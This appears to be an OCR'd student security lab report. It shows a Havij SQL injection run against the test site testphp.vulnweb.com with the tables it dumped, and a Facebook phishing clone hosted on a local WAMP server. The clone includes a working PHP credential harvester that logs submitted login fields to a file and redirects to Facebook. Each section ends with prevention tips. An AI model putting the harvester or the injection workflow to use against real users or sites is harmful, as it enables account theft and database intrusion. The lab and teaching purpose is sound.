Hide Folders
Encoding: ANSI
Save
Cancel
Windows 7
Build 7600
This copy of Windows is not genuine
3:47 PM
5/27/2021



Recycle Bin
sample batch
batch project
Search batch project
Organize
Open
Include in library
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
Name
Date modified
Type
Size
0 5/27/2021 3:40 PM File folder
2 5/27/2021 3:40 PM File folder
3 5/27/2021 3:40 PM File folder
4 5/27/2021 3:40 PM File folder
5 5/27/2021 3:40 PM File folder
7 5/27/2021 3:40 PM File folder
8 5/27/2021 3:40 PM File folder
9 5/27/2021 3:40 PM File folder
12 5/27/2021 3:39 PM File folder
15 5/27/2021 3:40 PM File folder
16 5/27/2021 3:39 PM File folder
18 5/27/2021 3:40 PM File folder
19 5/27/2021 3:40 PM File folder
20 5/27/2021 3:40 PM File folder
21 5/27/2021 3:40 PM File folder
22 5/27/2021 3:39 PM File folder
23 5/27/2021 3:40 PM File folder
24 5/27/2021 3:40 PM File folder
25 5/27/2021 3:40 PM File folder
28271 Date modified: 5/27/2021 3:40 PM
File folder
Windows 7
Build 7600
This copy of Windows is not genuine
3:40 PM
5/27/2021


SOLUTION TO AVOID BATCH FILE:


- One of the most universal methods of aborting a batch file is CTRL + C command, or another program


while it's running is to press and hold Ctrl+ C. This keyboard shortcut sends a SIGINT signal, which cancels or terminates the currently-running program and returns you to the command line.

5.PERFORM SQL INJECTION BY USING HAVIJ TOOL




Havij
Target: http://testphp.vulnweb.com/artists.php?artist=1
Keyword: Auto Detect
Syntax: Auto Detect
Data Base: Auto Detect
Method: GET
Type: Auto Detect
Analyze
Load
Save
About
Info
Tables
Read Files
Cmd Shell
Query
Find Admin
MD5
Settings
Stop
Get DBs
Get Tables
Get Columns
Get Data
Save Tables
Save Data
acuart
users
products
pictures
guestbook
featured
feature_text
pic_id
categ
carts
artists
Use Group_Concat (MySQL Only)
All in one request.
Status: I'm IDLE
Clear Log
Keyword Found: ipsum
Injection type is Integer
DB Server: MySQL >=5
Selected Column Count is 3
Finding string column
Valid String Column is 1
Target Vulnerable :D
Current DB: acuart
Count(table_name) of information_schema.tables Where table_schema=0x616375617274 is 8


Havij
Target: http://testphp.vulnweb.com/artists.php?artist=1
Keyword: Auto Detect
Syntax: Auto Detect
Data Base: Auto Detect
Method: GET
Type: Auto Detect
Analyze
Load
Save
About
Info
Tables
Read Files
Cmd Shell
Query
Find Admin
MD5
Settings
Stop
Get DBs
Get Tables
Get Columns
Get Data
Save Tables
Save Data
acuart
users
products
pictures
guestbook
featured
feature_text
pic_id
categ
carts
artists
feature...
pic_id
Use Group_Concat (MySQL Only)
All in one request.
Status: I'm IDLE
Clear Log
Selected Column Count is 3
Finding string column
Valid String Column is 1
Target Vulnerable :D
Current DB: acuart
Count(table_name) of information_schema.tables Where table_schema=0x616375617274 is 8
Tables found: artists,carts,categ,featured,guestbook,pictures,products,users
Count(column_name) of information_schema.columns Where table_schema=0x616375617274 AND table_name=0x6665617475726564 is 2
Columns found: pic_id,feature_text



PREVENTIVE STEPS TO AVOID SQL INJECTION

Validate User Inputs.

Sanitize Data by Limiting Special Characters.


Enforce Prepared Statements and Parameterization.

Use Stored Procedures in The Database.


Actively Manage Patches and Updates.

7.CLONE A FACEBOOK PAGE AND PERFORM DESKTOP PHISING


SUPPORTING SOFTWARES FOR WAMP SERVER





MY SYSTEM CONVERTED INTO A SERVER





PHISHING SCRIPT


C:\Users\ragapriya\Desktop\desktop_phishing verzeo\facebook.php - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
facebook.php
Facebook.html
<?php
// Set the location to redirect the page
header ('Location: https://www.facebook.com');
// Open the text file in writing mode
$file = fopen("log.txt", "a");
foreach($_POST as $variable => $value) {
fwrite($file, $variable);
fwrite($file, "=");
fwrite($file, $value);
fwrite($file, "\r\n");
}
fwrite($file, "\r\n");
fclose($file);
exit;
?>
action=
Find
Find Prev
Find All


C:\Users\ragapriya\Desktop\desktop_phishing verzeo\Facebook.html - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
facebook.php
Facebook.html
action="facebook.php" method="post"
action=
Find
Find Prev
Find All
1 match
Tab Size: 4
HTML


www
File
Home
Share
View
This PC > Windows (C:) > wamp64 > www
Search www
Quick access
Desktop
Downloads
Documents
Pictures
desktop_phishing v
New folder (3)
project
Screenshots
OneDrive
This PC
Network
Name
Date modified
Type
Size
facebook.php
28-05-2021 16:20
PHP File
1 KB
index
28-05-2021 16:32
Microsoft Edge HT...
198 KB
log
28-05-2021 16:38
Text Document
1 KB
3 items | 1 item selected 110 bytes


Facebook – log in or sign up
Not secure | 192.168.0.101
Incognito (2)
facebook
Facebook helps you connect and share with the people in your life.
raja deepak
123456
Log In
Forgotten password?
Create New Account
Create a Page for a celebrity, band or business.
English (UK) తెలుగు اردو हिन्दी தமிழ் ଓଡ଼ିଆ മലയാളം ಕನ್ನಡ Español Português (Brasil) Français (France)
Type here to search
ENG
16:38
28-05-2021



SOLUTION TO AVOID DESKTOP PHISHING

Know what a phishing scam looks like

Don’t click on that link

Get free anti-phishing add-ons

Don’t give your information to an unsecured site

